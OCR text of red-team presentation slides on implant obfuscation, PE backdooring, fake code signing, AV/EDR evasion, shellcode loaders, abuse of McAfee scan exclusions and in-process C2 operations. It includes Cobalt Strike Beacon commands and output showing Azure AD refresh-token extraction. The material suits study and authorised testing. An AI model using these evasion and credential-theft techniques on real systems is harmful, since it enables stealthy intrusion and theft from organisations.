
» or **Obfuscate** your implants:

» conveniently with ***ProtectMyTooling***

» It lets you roll implants through multitude of daisy-chained packers

» **I'm releasing it *just now*:**

https://github.com/mgeeky/ProtectMyTooling




Processing

» Watermark your implants

- » deliberately inject IOCs
- » for implants tracking
- » for operational oversight
- » to stay ahead of Blue Teams relying on VT

» Inject into wherever you like:

- » DOS Stub
- » Additional PE Section
- » Manifest
- » Version Info
- » PE Checksum, Timestamp



AES(JSON(Operation Metadata))

https://github.com/mgeeky/ProtectMyTooling/blob/master/RedWatermarker.py

Processing

» If you need to have them EXE

» **Backdoor legitimate EXE**

» then Sign that EXE with a Fake Code Cert

» PE Backdooring strategy:

» Insert Shellcode in the middle of .text

» Change OEP

» … or better hijack a branching JMP/CALL

» Regenerate Authenticode signature

https://twitter.com/mariuszbit/status/1547320418821980160

Fake Signing


» *That's rubbish, modern anti-malware tech wouldn't get fooled that way!*

» **Yeah, exactly - no way!**

» **Oh, anyway…**


who got tricked?

1. Avast
2. AVG
3. Avira
4. **Cylance**
5. Cynet
6. **F-Secure**
7. MaxSecure
8. **SentinelOne** (Static ML)



Mythic Apollo.exe not signed.

https://www.virustotal.com/gui/file/1413de7cee2c7c161f814fe93256968450b4e99ae65f0b5e7c2e76128526cc73?nocache=1



Mythic Apollo.exe fake-signed.


https://www.virustotal.com/gui/file/34543de8a6b24c98ea526d8f2ae5f1dbe99d64386d8a8f46ddbcdcebaac3df65?nocache=1


Entropy, File Pumping, Bloating

- Entropy measures how much random data looks like.
  - The lower – the less random.
  - Higher the entropy, the more packed/**anomalous** data looks like at first glance

- **File Pumping** - stuffing executable with plenty of long strings
  - Random English words
  - Visual Studio solution building could be configured with Pre-Build Event running python script that modifies source code.

- **File Bloating**
  - Instead of keeping implant as small as possible – insert lots of English words
  - That will lower entropy and increase chance, that AV/EDR wont scan a file.
  - Make your ***persisting*** implant 50 MBs or more 🎉





https://twitter.com/hardwaterhacker/status/1502425183331799043

Shellcode Loader Strategies

1. Time-Delayed Execution times out emulation **& makes AV transit into behavioural analysis**
2. Run Shellcode only when correct decryption key acquired
3. Conceal shellcode in **second-to-last** (better N-to-last) PE Section
4. Use Parent PID Spoofing wherever applicable
5. **Prefer staying Inprocess / Inline**
6. For Remote Injection – freestyle **DripLoader-way** *
   - » Dechain Alloc + Write + Exec steps
   - » Introduce significant delays among them
   - » Split shellcode into chunks & write in randomized order

» For Target process => use one that lets you blend-in with:
CLR.dll, WinHTTP.dll, Credui.dll

Nighthawk shellcode loader decryption key recovery options:

Remote:

- Both DNS TXT and CNAME records,
- An offset from a HTTP(S) response,
- A DNS TXT/CNAME record recovered through DNS over HTTPS,
- An offset from a file read from a SMB share or over a named pipe,

Local:


- Against a USER/Domain SID,
- Against a registry key value,
- Against a specific user or computername,
- From a disk serial number.

* https://github.com/xuanxuan0/DripLoader

* https://ethicalchaos.dev/2022/04/17/in-process-patchless-amsi-bypass/

Exotic Evasions

- » Patchless AMSI + ETW Evasion (via HWBP + DR0..DR3) *
- » Calling out to APIs safely with Direct Syscalls
  - » Apply Self IAT Hooking to redirect unsafe *CreateRemoteThread* to safe Direct Syscall stub instead
- » Advanced In-Memory Evasions
  - » Shellcode Fluctuation
  - » *proper* Call Stack Spoofing
  - » Process Heap Masking
  - » Unlink malware PE modules (*credui*, *winhttp*) from PEB upon Sleep()
  - » **Indirect Execution** -> jump to shellcode via System Library Gadgets
  - » **Indirect Handles Acquisition**
    - » convert HWND into Process Handle (*GetProcessHandleFromHwnd*)
    - » reuse opened LSASS handles
- » *Anti-Debug, Anti-VM, Anti-Dump, Anti-Splicing, Anti-Sandbox, Anti-Emulation, Anti-Forensics, yeeeaaahhh*




```
void WINAPI MySleep(DWORD _dwMilliseconds)
{
    [...]
    auto overwrite = (PULONG_PTR)_AddressOfReturnAddress();
    const auto origReturnAddress = *overwrite;
    *overwrite = 0;

    [...]
    *overwrite = origReturnAddress;
}
```


That *may* push back on Dom's Beacons hunting query ^.^

AV Specifics

» AV GUI processes aren't typically self-defended against process injection.

» A little poking tells us we can attack **fcnm.exe** - McAfee's process - as it's not protected by the Kernel module

» I've got AV/EDR benchmarking tool github.com/Binary-Offensive/polonium that I use to map out these gaps



AV Specifics


```
set spawnto_x64 "%WINDIR%\\Sysnative\\conhost.exe"
set spawnto_x86 "%ProgramFiles(x86)%\\Citrix\\ICA Client\\ssonsvr.exe"
```

» Sometimes, the best evasion is lurking out there in log files.

» Here, McAfee AV tells us nicely which processes are excluded from scanning

  » %WINDIR%\ProgramData\McAfee\Endpoint Security\Logs\AdaptiveThreatProtection_Activity.log

» Knowing that **conhost.exe** is a process excluded from scanning – we can stuff our Beacons up in there ☺




```
MINGW64 /c/ProgramData/McAfee/Endpoint Security/Logs
$ cat AdaptiveThreatProtection_Activity.log  | grep -i -P 'ssonsvr|conhost|selfservice' | cut -d '|' -f 9 | sort -u
 Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
 Skipping scan for excluded file C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfServicePlugin.exe
 Skipping scan for excluded file C:\Windows\System32\conhost.exe
 Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\SelfServicePlugin\SelfService.exe
 Skipping scan for excluded process C:\Program Files (x86)\Citrix\ICA Client\ssonsvr.exe
 Skipping scan for excluded process C:\Windows\System32\conhost.exe
```

Command & Control

» Switch from **Fork & Run** into **Inline** (Inprocess) operations

» **Hard to safely perform Remote Process Injection**

with apex EDR

» So instead of injecting – remain *inprocess*

» We stick along with customised version of **BOF.NET by @CCob**

```
Fork & Run (BAD):
beacon> execute-assembly   seatbelt -group=all

Inline (GOOD):
beacon> bofnet_jobassembly seatbelt -group=all
```

```
bofnet_init
bofnet_load seatbelt
bofnet_executeassembly seatbelt OSInfo
```

```
beacon> bofnet_jobs
[*] Attempting to execute BOFNET BOFNET.Bofs.JobList
[+] [05/17 14:35:23] host called home, sent: 8120 bytes
[+] received output:

    - [ 10] Type:  ExecuteAssembly, Active: False, Output:  True (     2 bytes), Args: "st
    - [ 17] Type:  ExecuteAssembly, Active: False, Output:  True (  1023 bytes), Args: "st
    + [  7] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
    + [ 21] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
    + [ 20] Type:  ExecuteAssembly, Active:  True, Output: False (     0 bytes), Args: "carbuncle search /body /content:
```

```
beacon> bofnet_executeassembly sharpprt
[*] Attempting to start .NET assembly in blocking mode
[+] [06/01 15:51:09] host called home, sent: 8672 bytes
[+] received output:
-------------------------------------------------

    :: SharpPRT - Primary Refresh Token extractor.

[>] Method 2: Dirk-jan Mollema's ROADtoken BrowserCore.exe technique

[.] Machine connected to Azure AD:
    Tenant ID       :
    Tenant Name     :
    Device Name     :
    OS Version      : 10.0.19042.867
    User Email      :

[.] Primary Refresh Token extraction:
    Nonce    : AwABAAEAAAACAOz_BAD0_ytHRsu7uQfmfqcCE6sCOF4iaUVMeT0dKMBp
    Target   : https://login.microsoftonline.com/login.srf
    Cookie   : x-ms-RefreshTokenCredential
    PRT      :

eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyL
```

Command & Control


- Utilise Nginx Rev-Proxy + **RedWarden** to cut off suspicious Requests & evade JA3
- C2 over Serverless Redirectors (Clouds) & Domain Fronting (CDNs)
  - AWS Lambda, Azure Functions, CloudFlare Workers, DigitalOcean Apps
  - Azure CDN, StackPath, Fastly, Akamai, Alibaba, etc.
- **Communicate over Exotic channels (C3):**

